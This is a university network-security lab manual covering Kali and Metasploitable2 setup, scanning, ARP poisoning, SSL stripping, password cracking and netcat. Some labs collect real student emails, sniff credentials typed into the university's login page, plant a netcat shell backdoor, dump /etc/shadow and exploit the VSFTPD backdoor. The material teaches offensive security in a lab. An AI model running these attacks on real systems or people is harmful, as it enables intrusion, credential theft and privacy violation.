Lab 1

VMs Setup, Running Basic Information Gathering Tools

1. Install Virtual Box (VB) in your personal PC
   - Download and install VirtualBox
   https://www.virtualbox.org/wiki/Downloads

   - Download and install VirtualBox Extension Pack
   https://www.virtualbox.org/wiki/Downloads

2. Install Kali Linux in your personal PC
   - Download Kali Linux (select Virtual Machine > VirtualBox > download kali-linux-2021.2-virtualbox-amd64.ova)
   https://www.kali.org/get-kali/

   - In VirtualBox, Select File > Import Appliance > Select the ova file > Agree with the Software Licence Agreement
   (You may want to change folder to where you want to store your virtual machine)

3. Running VMs on Virtual Box/Configuring your VirtualBox (VB) setting

   - [Important] The trickiest part of setting up VB is configuring network. There are a few options to manage network on VB but in this subject, we will mainly use the **NAT Network** setting. The following setting MUST be set while Kali is not operating.

      1. Click “File” (on the left corner of the VB Manager window) → Select “Preferences” → Click “Network” on the left panel → Click + icon on the right side of the window; “NatNetwork” will be created

→ Click OK (In the NatNetwork, your VB is going to be a gateway router and a DHCP server. All the VMs attached to the NatNetwork will be assigned IP addresses allocated by your VB.)

2. Now select <Your Kali Machine> (On the list in you main VB window)→ Right click → Select "Settings" → On the pop-up window → select "Network".
3. Now, in the "Adapter 1" tab, check "Enable Adapter Network" if this is not selected. → Select "NAT Network" from the drop-down list for "Attached to"; NatNetwork will be selected as "Name" → Click OK. This will enable your Internet connection in the Kali.
4. Now, turn on your Kali VM and login (username: kali password:kali).
5. The last important step is to boot Kali to make the network setting change take effect; Check the network setting by run `ifconfig.` Your System must have 2 network interfaces which are "eth0" and "lo".
6. Check "eth0" is assigned with IP address (indicated as inet).

4. Installing (loading) Metasploitable2 VM

- Metasploitable2 will be used as a target machine, which is purposely set up as vulnerable.
- Download Metasploitable2 from https://sourceforge.net/projects/metasploitable/
- Unzip "metasploitable-linux-2.0.0"
- Open VB, go to Machine → New
- Give a name "Metasploitable2", select "Linux" in Type, and "Ubuntu (32-bit)" in Version
- Choose the memory size (512MB, 1GB or 2GB)
- Select "Use an existing hard disk file", browse to the folder where you have extracted the zip files and select the 'vmdk' file available → click "Add" to browse the file (if necessary)

- Click "Create"

- **Configure the network of Metasploitable2 in the same way as you do for the Kali Linux.**
- Login to Metasploitable2 with login ID, `msfadmin` and password `msfadmin`.
- After login again, run `ifconfig` to find the IP. Now, go back to your Kali machine and `ping <Metasploitable2 IP>` to check if it is live. You can also run the ping command from Metasploitable VM.

5. Run the following information gathering tools such as **nslookup** and **whois** to answer the following questions.

   a. What is the IP address of your local DNS server (resolver)?
   b. What is the IP address(es) of our university website, www.uow.edu.au?
   c. What is the name of the primary authoritative DNS server of our uow domain (uow.edu.au)?
   d. What is the name of the mail server of our uow domain (uow.edu.au)?
   e. What is the registrar name of our uow domain?

6. Run `traceroute` from your host machine (Windows or Mac) to answer the following questions.
   a. Issue the following command in the terminal: `traceroute -I howtogeek.com` (or `tracert howtogeek.com` on Windows) and see how many hops exist between your network and the destination. What should you do if you do not have enough privilege to run the program?
   b. Note that -I indicates the ICMP probing. What happens if you do not give that option? (In Unix-based systems including Mac OS, the UDP probing for traceroute is default, which is often blocked by firewall.)
   c. What is the destination IP address (in this task, `howtogeek.com`)?
   d. Can you determine where the packet leaves Australia?

7. Try to get 20 email addresses of UOW students. You may need to use `theHarvester`.
   (Try to use `theHarvester –d uowmail.edu.au -b google`)

8. Discuss what kind of information can be obtained mainly by using the following web-based information gathering tools:

   a. https://whois.domaintools.com
   b. https://sitereport.netcraft.com/
   c. https://searchdns.netcraft.com/
   d. https://www.yougetsignal.com/tools/web-sites-on-web-server/

9. Try to use the above web-based tools to get various information about wikipedia.org.

Homework: Install Ubuntu 20.04.2.0 LTS on your VirtualBox. Configure the network setting so that your Ubuntu VM will belong to the same NAT Network. You may want to refer to https://itsfoss.com/install-linux-in-virtualbox/

Lab 2

Capturing Network Traffic

1. Wireshark on Kali

Wireshark is already installed on Kali by default. At terminal type **wireshark** to run wireshark. You can see the number of interfaces in the initial screen. If you set your Kali properly in the last lab, you will have the interface eth0. Notice that eth0 is connected to the Internet through NATNetwork. Now, do the following:


1) Get IP address of www.wikipedia.org . (By now, you should know how to get it. ☺)
2) Run the Wireshark tool by issuing `wireshark` command at the terminal.
3) Open a web browser and connect to www.wikipedia.org in the web browser.
4) Start to capture the traffic from eth0 on Wireshark. If loading the initial page was finished, stop capturing the traffic by pressing the red "stop" button on the wireshark manager.
5) Try to use various filters in Wireshark
   - From the wireshark manager, select "Analyze". Take a look at "Display Filters".
   - Notice a few filters: You can enter tcp, udp, ssl and etc in the Filter box on Wireshark.
   - Try "dns". What is the IP address of your DNS server?
   - Try to do more filtering activities using the **[Expression…]**. For example, enter "`ip.addr ==` some ip" in the Filter box. Then scroll down to find traffic concerned with that ip.

6) Enter "`ip.addr ==` Wikipea IP" in the Filter box. Then scroll down to find traffic concerned with the IP.
7) Try to view the SSL traffic only between your Kali VM and Wikipedia's web using *Follow* function.

    a. Locate the beginning of the SSL communication between your Kali VM and the Wikipedia website ("Client Hello") by identifying their IPs and "Protocol". (Here, the protocol value is "TLSv1.3")
    b. Right then, select "Follow" and "TCP Stream".

8) Can you check the SYN → SYN-ACK → ACK for TCP handshake? (As SSL/TLS provides security over TCP, TCP stream will be displayed too once you select the SSL stream.)
9) Can you check the SSL/TLS connection?
   - Identify the following traffic sequences:
     - Client Hello
     - Server Hello
     - Change Cipher Spec
     - Application Data

   - Find the following information:
     - CipherSuites that your browser supports. (Hint: Your browser is client. Double-click on the "Client Hello" message.)
     - The agreed CipherSuite used in this SSL/TLS connection. (Hint: Double-click on the "Server Hello" message.)



(From https://www.cloudflare.com/learning-resources/tls-1-3/)

For detailed information about TLS1.3, refer to
https://commandlinefanatic.com/cgi-bin/showarticle.cgi?article=art080

2. Packet Analysis Using **Scapy**.

Scapy is a Python program that enables the user to generate, modify, capture, dissect and transmit network packets. This capability allows construction of tools that can probe, scan or attack networks. Scapy is already installed on the Kali linux. Start it by issuing `sudo scapy` at the terminal.

1) Create packets using Scapy.
   - Generating IP packets

```
>>> a= IP()
>>> a.ttl
64
>>> a.ttl=10
>>> a
<IP ttl=10 |>
>>> del a.ttl
>>> a
<IP |>
>>> a.dst= "10.0.2.5"
>>> a
<IP dst=10.0.2.5 |>
>>> a.dst= "10.0.2.5/30"
>>> [adr for adr in a]
[<IP dst=10.0.2.4|>,
 <IP dst=10.0.2.5 |>,
 <IP dst=10.0.2.6 |>,
 <IP dst=10.0.2.7 |>]
```

   - Generate a stacked packet (TCP/IP packet) and add the payload: Here low-level protocol comes first. After putting "/", we add a higher-level protocol.

```
>>> b=IP()/TCP()
>>> b
<IP frag=0 proto=tcp | <TCP  |>>

>>> b=IP()/TCP()/"abcdef"
>>> hexdump(b)
```

The result will be displayed here

To quit Scapy, issue "`quit`".

2) SYN-ACK Test: The `sr1()` function in Scapy is for sending a packet and receiving a corresponding *answer*.

   - We can send a TCP handshake request and receive the answer (response) by issuing the following command:

```
>>> p=sr1(IP(dst="188.184.21.108")/TCP(dport=80,flags="S"))
```

(Note that 188.184.21.108 is the IP address of http://info.cern.ch)

- To display the answer properly issue the following command:
  ```
  >>> p.show()
  ```
- Q) Check "flags" field in the answer (response packet). What does this mean?
- Q) If `dport` = 443, what does this mean?

3) Read a pcap file and analyse packets
   - Make a directory called `lab2` in your home directory.
   - Download lab2.pcap file from the Moodle site and move it to `lab2`.
   - Read the file using the following command:
     ```
     >>> a=rdpcap("/home/kali/lab2/lab2.pcap")
     ```
   - For example, you can display the hexadecimal dump of the 23rd packet using the following command:
     ```
     >>> hexdump(a[23])
     ```
   - Try more commands to get the information of the packet using the table below: (Hint: Replace "pkt" with the packet you have read, e.g. a[23])

hexdump(pkt)	**have a hexadecimal dump**
ls(pkt)	have the list of fields values
pkt.summary()	for a one-line summary
pkt.show()	for a developed view of the packet
pkt.show2()	same as show but on the assembled packet (checksum is calculated, for instance)
pkt.command()	return a Scapy command that can generate the packet

3. Python Programming with Scapy

Scapy can also be used as a python library. You can write your own packet analysis program using Scapy. Your task is to write a python program that extracts the packet containing a string `password` from the downloaded pcap file.

To do this, create your python file `analysis.py`, which has the following skeleton code:

```
from scapy.all import *
a=rdpcap("/home/kali/lab2.pcap")
for packet in a:
   #Your code snippet…
```

(Hint: Use the python str() function to convert each packet into a string. Then, use find() method to search "password". Refer to

https://www.w3schools.com/python/ref_string_find.asp Also, use the Scapy command to display packet.)

Note: You may need to execute the following commands if you hit "ImportError: No module named scapy.all"

```
sudo mkdir /usr/lib/python2.7/dist-packages/scapy
cd /usr/lib/python3/dist-packages/
sudo cp -avr scapy/* /usr/lib/python2.7/dist-packages/scapy
```

Lab 3

Scanning & Lab Assessment

1. Turn on **Kali** and **Metasploitable2** (Meta2) VM.

   Kali and **Metasploitable2** will be used as an attacker's machine and a target machine, respectively. **Metasploitable2** is purposely set up as vulnerable.

   Check the connections between two VMs. You can use `ifconfig` to check the IP addresses and use `ping` to check the connectivity.

2. Using *fping*
   `fping` is a tool for ping sweep.

   (a) Run `fping –h` or `fping –h|less` to know about available options.

   (b) Run `fping –g 10.0.2.1 10.0.2.10`
   (change the range to include the **Metasploitable2** VM IP address)

   (c) Run `fping –g 10.0.2.1/28`
   (change the range to include the **Metasploitable2** VM IP address)

3. Basics of *Nmap*

   Nmap is the most popular scanning tool. This exercise is to familiarize yourself with `nmap` commands. Use `–v` to get more detailed results.

   (a) To view the help page of nmap, type `nmap –h`
   To view it page by page run `nmap –h | less`

   (b) Go to **Kali**. Let's try to use `nmap` against the **Metasploitable2**.
   a. What is a default scanning method?
   b. Give a port range. For example, `nmap -p 80-100 <Meta2 IP>`
   c. Use `--top-ports N` option with FIN (-sF) and Xmas (-sX) scans. What are the results? (You may need to put "sudo" to run different types of scan.)

   (c) Say, you want to adjust timing for your scanning. What option would you use? Try to give some values for your mode: `-T0` or `–T1`. You may realize that mode 0 and 1 will take too much time, so you have to stop it using `ctrl+c`.

   (d) Save your result to a text file. Use `–oN scanresult.txt`

4. Ack scan using *Nmap (Find filtering examples)*

   (a) Go to **Metasploitable2**. Get the IP address of it. Enable the firewall and block all ports.
      a. Make the firewall block all ports:
         $ `sudo ufw default deny`
      b. Turn on the firewall:
         $ `sudo ufw enable`
      c. Check whether the firewall is working or not:
         $ `sudo ufw status`

   (b) Go to **Kali**. Then run `nmap –sA -F -v <IP address of Meta2>` What does `–sA` mean? What does `–F` mean? What is the result of your scan?

   (c) Go to **Metasploitable2** again. Turn off the firewall.
      d. Turn off the firewall
         $ `sudo ufw disable`
      e. Check whether firewall is working or not
         $ `sudo ufw status`

   (e) Go to **Kali**. Try TCP Ack Scan on **Metasploitable2** again. What is the result of your scan? How is the result different from the previous one?

   (f) Go to **Metasploitable2**, again. Enable the firewall but allow port 80 as follows:
      a. Turn on the firewall:
         $ `sudo ufw enable`
      b. Add rule to allow port 80 and check the status of the firewall:
         $ `sudo ufw allow 80`
         $ `sudo ufw status`
      c. Additionally, you can check the port 80 by browsing `http://<IP address of Meta2>` from **Kali**
      d. Now, block port 80 using the following command:
         $ `sudo ufw deny 80`
         Then, try to connect to **Metasploitable2**'s website again. What does it happen?

   (g) Go to **Metasploitable2** again. Turn off the firewall. (Otherwise, Metasploitable2 will not work for other exercises we will do later.)
         `$sudo ufw disable`

5. OS fingerprinting (Remote OS Detection)

   OS finger printing is when attacker sends a series of TCP and UDP packets to the remote host and examines practically every bit in the responses. After the test, the results are compared against the general behaviour of operating systems for a match.

Nmap is the most popular active OS detection tool. *Nmap* probes a target with large number of well-crafted packets and the results are compared against Nmap's database of OS fingerprints (nmap-os-db).

Try to find the version of your **Metasploitable2** using *Nmap*. For example, if IP address of Metasploitable2 is 10.0.2.6, you can use the following command:

```
nmap -v -O 10.0.2.6
```

(Tip: You can check the version of **Metasploitable2** by using `uname –a` in **Metasploitable2** and compare it with the namp result.)

6. Scanning with *Scapy*

We can use Scapy to create our own "ad-hoc" scanning tool. We send crafted packets and displaying their responses from the target, **Metasploitable2**. Type `scapy` at the terminal to do the following.

(a) (Recap) We can create and test TCP packet with various flags.
Examples: (let the IP address of Metasploitable2 VM is 10.0.2.6)

i. Crafting a TCP packet with a SYN flag

```
>>> a=IP(dst="Meta2 IP")/TCP(dport=80,flags="S")
>>> sr1(a)
```

Crafting a TCP packet for NULL flag

```
>>> sr1(IP(dst="Meta2 IP")/TCP(dport=80,flags=0x00))
```

ii. Compare the above results.

(b) The hexadecimal number is useful to set the flags. The first number represents the first 4 bits and the second number represents the next 4 bits. For example, in Xmas scan fin, psh and urg have to be set.

```
[cwr|ece|urg|ack|psh|rst|syn|fin]
[ 0 | 0 | 1 | 0 | 1 | 0 | 0 | 1 ]  → 0x29

>>>sr1(IP(dst="Meta2 IP")/TCP(dport=80,flags=0x29))
```

Other main flags

```
FIN = 0x01
SYN = 0x02
RST = 0x04
PSH = 0x08
ACK = 0x10
```

(c) Multiple ports scan

i. By range:

```
>>> ans, unans =
sr(IP(dst="10.0.2.6")/TCP(dport=(80,84),flags=0x02))
>>> ans.summary()
```

ii. By list:

```
>>>
sr(IP(dst="10.0.2.6")/TCP(dport=[80,81,83],flags=0x02)
)
```

Lab 4

ARP Poisoning (Spoofing)

NOTE: Make sure that three VMs, **Kali**, **Metasploitable2** and **Ubuntu**, are attached to "NAT Network". (You can configure Ubuntu's network in the same way as you did for Kali VM.) Check whether VMs communicate with each other through NAT Network using the `ping` command.

1. Preparation

   (a) Make sure both **Kali** and **Metasplotable2** VMs are turned on. Find out both VM's IP and MAC addresses. (Write or save them somewhere.) On Kali, make a directory lab4.

   (b) We first need to gather some information about devices attached to our network interface. On Kali VM, run `arp -a` and see what happens. If you cannot see Metasploitable's IP, ping it and run `arp -a` again. (Recall that arp is a network tool to display and modify the Address Resolution Protocol (ARP) cache.)

   (c) We can run the netdiscover tool to get similar results. Try `sudo netdiscover -i eth0 -r 10.0.2.1/24`. Check the MAC addresses (HW addresses) of the devices. (Note that it will take some time to get the result.)

   (d) Note that VMs are attached to your network interface, which is usually "`eth0`". Pay attention to IP and MAC addresses of gateway. If "gateway" is not shown, run `route -n` and get IP address of the gateway. Write down the IP and MAC addresses of the gateway.

2. Performing ARP Poisoning using Arpspoof

   (a) So far, we have put "`sudo`" before a Unix command to run a program as a root user. There is a way to run your program without having to use sudo al the time. Click downward arrow on the terminal icon on the left side of your Kali Desktop. Then, select "Root Terminal Emulator" and enter your password (kali) if you're asked. Another way to login from the current user "kali" terminal is to issue the following command: `sudo su`
   Note also that following "echo 1…" command only works if you are logged in as root.

   (b) We need to enable `ip_forward`: On the Root terminal, type
   `echo 1 > /proc/sys/net/ipv4/ip_forward`
   (Here, be careful about a space between "`echo`", "`1`" and "`>`" .)
   You can check the value is set successfully by typing the following command at terminal. The output must be 1:
   `head /proc/sys/net/ipv4/ip_forward`

(c) We are going to use the tool `arpspoof` (Note: you can issue: `apt install dsniff` to install `arpspoof`)

Now, launch another root terminal. On the first root terminal window, issue:

```
arpspoof -i eth0 -t <Meta2 IP> <Gateway IP>
```

On the second root terminal window, issue:

```
arpspoof -i eth0 -t <Gateway IP> <Meta2 IP>
```

(d) Now go back to Metasploitable2 terminal and type `arp -a`. What is the MAC address of the gateway?

3. Checking ARP poisoning with Wireshark

Continuing the ARP poisoning attack from the previous task:

(a) Open another terminal window and type `wireshark` on terminal and start to capture packets. Observe what is happening. What is the evidence that the ARP poisoning is happening in the network?

(b) After you have done the task, press `ctrl+c` on the two terminals running `arpspoof` to exit. (You may have to press enter a few times.)

4. Performing ARP poisoning using Bettercap

Bettercap is another handy tool for performing ARP poisoning. To install it, issue the following commands on the root terminal consecutively (if you are not using the root terminal, you need to add "sudo":

```
apt-get update
apt-get install bettercap
```

(if you get an error like " E: Unable to locate package", you should add the line `deb http://http.kali.org/kali kali-rolling main non-free contrib` in the file /etc/apt/sources.list (You can use any text editor to do this.)

Now, turn on Ubuntu machine and check its IP. (You can turn off the Meta2 VM.) On the terminal, run `ifconfig` to get Ubuntu's IP address.

(a) On Kali, simply type `bettercap` to run Bettercap. When it runs, issue `help` to see what modules are available in Bettercap. Issue `net.probe on`. What happens?

(b) To see the result more nicely, issue `net.show`. You will see something similar to when you ran `netdiscover`.

(c) Now type `help arp.spoof`. You will see the options we need to set to perform arp poisoning. Issue `set arp.spoof.fullduplex true` (Please read the help page to know what it does.). Then, type `set arp.spoof.targets <Ubuntu IP>` and `arp.spoof on`.

(d) Go to Ubuntu and run `arp -a` to check the gateway IP. The network interface name could be something like "enp0s3". Confirm the gateway MAC address has been changed to Kali's MAC address.

5. Capturing sensitive information through Bettercap

(a) Go back to Kali. Now, issue a bettercap command `net.sniff on`.

(b) Go back to Ubuntu and visit http://testphp.vulnweb.com/login.php from the browser. Put any username and password. Come back to Kali and from the terminal where bettercap is running, scroll up to find your username and password!

(c) Quit Bettercap. To quit Bettercap, just issue `quit`.

6. Caplet in Bettercap

It is tedious to put a series of commands in Bettercap all the time. Fortunately, Bettercap provides so-called "caplet (bettercap script)", so we can do the task more efficiently.

(a) Open any text editor (like gedit or mousepad) and type the series of commands we put to perform arpspoof on Bettercap:

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets <Ubuntu IP>
arp.spoof on
net.sniff on
```

and save the file as arpspf.cap (in the lab4 directory).

(b) Then issue the following command on the terminal (You need to move to lab4):

```
bettercap -iface eth0 -caplet arpspf.cap
```

What happens? How do you check arp spoofing is active?

(e) Quit Bettercap for a moment.

7. SSL strip using Bettercap

We learned that most websites provide https service nowadays. Therefore, it is hard to gather traffic in plaintext. We can use Bettercap to perform SSL

strip to downgrade https website to http one. To do this, we need to run a hstshijack caplet in Bettercap. However, the default one does not work. So a number of people modified it (through GitHub, etc). I found a functional one and placed in the Moodle. Please download the file named "hstshijack.zip".

(a) Decompress the zip file somewhere (Desktop, maybe).

(b) Go to /usr/share/bettercap/caplets and back up the whole hstshijack directory.

(c) Copy the whole directory "hstshijack" to /usr/share/bettercap/caplets. (You can use the file explorer! But remember you need to open the target folder as “root”- Right-click and find the option.)

(d) Add `set net.sniff.local true` just before `net.sniff` in the arpspf.cap file we created in the previous task.

(e) Issue `sudo bettercap -iface eth0 -caplet arpspf.cap` on terminal. Then, on Bettercap, type hstshijack/hstshijack (You can use tab key to auto-complete this.)

(f) Go to Ubuntu. Open the Firefox browser. **[IMPORTANT]** Then, delete every history and cached data from "Preferences". (This is to prevent the browser from loading the original https site based on cached data and information.)

(g) Visit www.uow.edu.au What happens? Go to SOLS and enter any username and password.

(h) Go back to Kali and scroll up the terminal bar where Bettercap is running to find the username and password. This is possible as the https site has been downgraded, i.e. SSL strip worked!

(i) Quit Bettercap

Lab 5

NetFilterQueue & Password Cracking

Note 1: Make sure that your Kali and Ubuntu VMs are running fine and network is set as "NatNetwork".

Note 2: Do not forget to put "`sudo`" for the first exercise on *NetFilterQue*. If you don't want to put sudo all the time, you can login as root: `sudo su` (If you want to come back to the "kali" role, type `exit`.)

1. `NetFilterQueue`

   We may want to do more with the MITM attack. A tool for doing that is *Scapy* and *NetFilterQueue*, which will enable us to analyze and manipulate the packets of live traffic.

   What we want to do now is to capture incoming and outgoing packets from my local (Kali) machine and put them in the queue, inspect them as *Scapy* packets and release them to the destination.

   First, we need to install the netfilterqueue package. There are a few ways to do this but I found that the following method works well at the moment:

```
$ sudo apt-get install build-essential python-dev
libnetfilter-queue-dev
$ sudo git clone https://github.com/fqrouter/python-
netfilterqueue.git
$ cd python-netfilterqueue
$ sudo python setup.py install
```

   Then, we configure the iptables so that we assign queue number for incoming and outgoing packets. Run the following commands consecutively on the terminal.

```
$ sudo iptables -I INPUT -j NFQUEUE --queue-num 1
$ sudo iptables -I OUTPUT -j NFQUEUE --queue-num 1
```

   Now, create a python source file nfq.py (or any file name you like):

```
import netfilterqueue
from scapy.all import *

def callback(pkt):
      scapy_pkt = IP(pkt.get_payload())
      print(scapy_pkt.show())
```

```
        pkt.accept() #You release the packet. You can
    drop the packet by pkt.drop()

    q=netfilterqueue.NetfilterQueue()
    q.bind(1, callback) # 1 is the queue number
    q.run()
```

Run the above program by typing **sudo** `python nfq.py` and open a web browser and navigate. What can you see? Modify the above program to display *Scapy* packets in various ways. (Hint: Refer to Lab 2 note.)

Refresh the iptables once you're done:

```
$sudo iptables --flush
```

2. Using `NetFilterQueue` under MITM attack

Now, as a MITM attacker, we want to capture packets from the victim's Ubuntu machine and put them in the queue, inspect them and release them to the destination. Turn on your Ubuntu VM.

First, configure the iptables so that we assign queue number for packets *being forwarded to and from the Ubuntu machine only* (not all the packets coming in and going out from this Kali machine). To do this, run the following command on the terminal.

```
$ sudo iptables -I FORWARD -j NFQUEUE --queue-num 1
```

The next step is to run the caplet `arpspf.cap` we created last week to perform MITM against the Ubuntu machine:

Go to the directory where arpspf.cap is and type:

```
$ sudo bettercap -iface eth0 -caplet arpspf.cap
```

Then, run the `nfq.py` again from another terminal and see what happens. In Ubuntu, open a web browser and navigate to some websites.

Finally refresh the iptables:

```
$ sudo iptables --flush
```

You can turn off the Ubuntu VM.

3. Make your own dictionary for password cracking using crunch

When we use the password cracking tools like hydra and john-the-ripper, we need to provide them with a dictionary. There exist ready-made ones, but we can create our own using crunch.

The basic syntax for crunch is

```
    crunch[min len] [max len] [character
set][options](for displaying on the screen)

    crunch[min len] [max len] [character set][options]
–o file (for outputting as a file)
```

On Kali Terminal, type `crunch 3 3 abc` and run `crunch 3 3 abcd` (Did you get the idea how crunch works?) It will generate all possible words with repetitions (such as `bbb`) using characters `a`, `b` and `c`.

```
$crunch 6 8 0123456789 –o numword.lst
```

This will create all the possible words of length 6 to 8, all of which consist of numbers between `0` and `9`. The file size will be big – Nearly 1 GB.

If you want to use special characters, use backward slash. For example, `\&`, `\*`, `\%` and etc.

One of the useful options is `–t`. You can specify a pattern you're searching.

Suppose that someone uses a password of eight characters and his birthday is `0829`. An attacker might want to try all the possible combinations ending with 0829. In this case, we can run

```
$crunch 8 8 –t @@%^0829 –o birthday.txt
```

Here, @ is a wildcard for lowercase alphabetical characters. , is a wildcard for uppercase alphabetical characters % is a wildcard for numeric and^ is for special characters.

4. Cracking password using hydra online

This exercise needs to access Metasploitable2 VM. Run it under the NatNetwork.

First, create a user named "alice" in Metasploitable2. Login to Metasploitable2 and type and run:

```
$sudo useradd –m alice –G users –s /bin/bash
```

Then, set a password for victim:

```
$sudo passwd alice
```

(Let us set up an easy password that consists of only five numbers. Even it may take quite a while to take find a five-digit password. So choose a little bit short (and obvious) password for testing.)

Then, go to Kali VM and create words list of 5 numbers using crunch. Can you do it using crunch command? Name your file `myword.txt`

Now run hydra using the words list you have just created:

```
$hydra –t 64 –l alice -P myword.txt –vV <Meta2 IP> ftp
```

Have you found the password? (Note that 64 is a maximum number of concurrent connections to the target, and ftp is a protocol that hydra makes use of to perform brute-force.)

5. Cracking password using john-the-ripper

First, create a user `steve` for testing on Kali:

```
$ sudo useradd –m steve –G sudo –s /bin/bash
```

Next, set password for victim on Kali:

```
$ sudo passwd steve
```

Combine entries of `/etc/passwd` and `/etc/shadow` by unshadowing:

```
$ sudo unshadow /etc/passwd /etc/shadow > target_list
```

Run John the Ripper using the password list provided by it:

```
john -format=crypt --
wordlist=/usr/share/john/password.lst target_list
```

Important!
Once the john-the-ripper has cracked the password, it will not do it again. It will save the cracked passwords. To view it, run

```
$john --show target_list
```

6. Extracting passwords using a Python program

You have learned how to create a dictionary (password list). Suppose that you want to filter out passwords having a specific pattern from the existing dictionary. One useful technique is to use a regular expression filter.

Your task is to write a python program to find possible passwords containing 0825 or 0827 using the regular expression (re) library (https://docs.python.org/2/library/re.html). You may want to refer to https://www.w3schools.com/python/python_regex.asp for a quicker reference.

To create a password list, use crunch as follows.

```
crunch 6 6 –t @@082% –o birthday2.txt
```

We have written a Python code `match.py` that you can start with:

```
import re #to use regular expression package

dictionary = open("birthday2.txt","r") #to open password list
file
extracted2File = open(“extracted_pwds.txt","w") #to write
extracted passwords into a file
rex = re.compile(" ") # you need to put your regular
expression inside the quotation marks
passwords = filter(rex.search, dictionary) #search the
password using the regular expression provided

for line in passwords:
        extracted2File.write(line)

dictionary.close()
extracted2File.close()
```

Lab 6

Subprocess module and Netcat

1. Subprocess in Python
   The subprocess module in Python allows us to run system commands in any OS including Unix/Linux to pipe input and output.

   The subprocess module has many functions. The most basic syntax is as follows:

   ```
   import subprocess
   subprocess.call("COMMAND")
   ```

   Let us create a simple program that makes use of the subprocess module. Type the following code in subprc.py and run it.

   ```
   import subprocess
   subprocess.call("ls")
   ```

   You can put options for your command by modifying the above code as follows.

   ```
   import subprocess
   subprocess.call("ls -l", shell = True)
   ```

   Now change the subproc.py to run `ifconfig` for a network interface name as user input. Type the following and run it.

   ```
   import subprocess

   interface = raw_input("Enter interface name> ")
   subprocess.call("ifconfig " + interface, shell = True)
   ```

   Input any interface name. What can you see?

   By using `shell = True`, you can run any Unix (Linux) commands with options. However, if we think about *secure coding*, this method has a drawback: Provide `eth0;ls` as an interface name to the above program. What do you get?

   You actually expected to run `ifconfig interface` but your Python program also executes `ls`. This shows that executing the subprocess.call with `shell=True` is dangerous (if we are a defender). Therefore, we split the command and options into a number of elements using Python list:

```
interface = raw_input("Enter interface name> ")
subprocess.call(["ifconfig", interface])
```

Note that this is a safe way to use the run function in subprocess.

So far, the subprocess just has *run* the Unix command and *displayed* the result on the screen. Now, we want to capture the output somehow and to process it further. In this case, you modify the last line of the above code into

```
ifconfig_result=subprocess.check_output(["ifconfig",
interface])
```

Here, the result of the `ifconfig` command is assigned to the variable `ifconfig_result`. Run the program and see what is displayed as a result. (To display the result, add `print(ifconfig_result)` at the end.)

You may now think that we can do more than just "printing" ifconfig_output. Yes, we can apply re (regular expression) again! This time, go to https://pythex.org and derive regular expressions we want. Our task is to find a regular expression that will enable us to find a MAC address. Modify your code as follows:

```
import subprocess
import re

interface = raw_input("Enter interface name> ")
ifconfig_result=subprocess.check_output(["ifconfig",
interface])

rex = re.compile("") # put your regular expression here
mac = rex.search(ifconfig_result)
print(mac.group())
```

Note that `group()` is a method from `re` class in Python.

2. Netcat

Netcat is often called the "Swiss-army knife of TCP/IP". Browse the help pages: `nc –h` or `man nc`.

The basic structure of nc command for *connecting* to another machine is:
`nc options <IP address> port`

The basic structure of nc command for *listening* for inbound connections on some port is:
`nc -l -p port`

Turn on Metasploitable2 VM and connect to it using netcat on port 80:

`nc <Meta2 IP> 80`

To get some more user-friendly information, try `nc -v <Meta2 IP> 80`. Try to connect Metasploitable2 on port 22. If the connection is successful, you will get SSH-2.0-OpenSSH4.x etc. If you type anything, you will be disconnected. (This means failure to properly negotiate SSH handshake.)

Another basic but useful and interesting use of netcat is to run a simple server. Go to Metasploitable2 VM and run `nc –l –p 1234` on terminal.

Metasploitable2 is ready to accept your inbound traffic on port 1234. Go to your Kali machine and connect to the Metasploitable2 machine: `nc <Meta2 IP> 1234` . Then, type some text (and press enter) from Kali. Do the same from Metasploitable2. What's happening?

File transfer is also possible. Go to Kali machine, create a file named `plain.txt` and write something on the file. Go to Metasploitable2 machine and run to have Metasploitable2 open the port 1234 for the file `plain.txt`

```
nc –l –p 1234 > plain.txt
```

Then go back to Kali machine and run

```
nc –w 3 <Meta2 IP> 1234 < plain.txt
```

What does this option `w` do?

It is interesting to create a *backdoor* on the Metasploitable2 VM. Using netcat, we want to put a backdoor in it. Now on Metasploitable2 run:

```
nc –l –p 6500 –e /bin/bash
```

On your Kali machine run:

```
nc <Meta2 IP> 6500
```

Then run `ls` command. What do you see there?

3. Make your python executable.
   We sometimes need to make our Python program executable. To do this, we add shebang line at the beginning of the code:

   ```
   #!/usr/bin/env python
   ```

   Then, issue `chmod +x yourfile.py` or `chmod 755 yourfile.py`. You can execute it by issuing `./yourfile.py` on terminal.

   Your task is to write a Python program using subprocess to make the `nmap` to take the target IP from the user as input. Then output any `syn` scan results concerning the port 3306 only. (That is, display any strings that contain "3306".) Make your program executable.

4. Exploiting VSFTPD 2.3.4

   Refer to Slide 31 of Week 7's lecture. Connect to you Metasploitable2 machine using the netcat: `nc –v <meta2 IP> 21`. Then put username and password as in the Slide 31. Then follow the instruction to reconnect the Metasploitable2 using port 6200 and see what will happen.

Lab 7

Attacks on server and Lab Quiz 2

1. Using Metasploit to exploit VSFTPD 2.3.4. backdoor command execution on Metasploitable2

   The first step of the attack is to gather information/scanning using nmap. Run `nmap -sV <Meta2 IP>` (Note that by putting `-sV` option, we will be getting version information of all the pieces of software running on Metasploitable2.)

   Once you have the nmap result, look for "vsftpd 2.3.4"

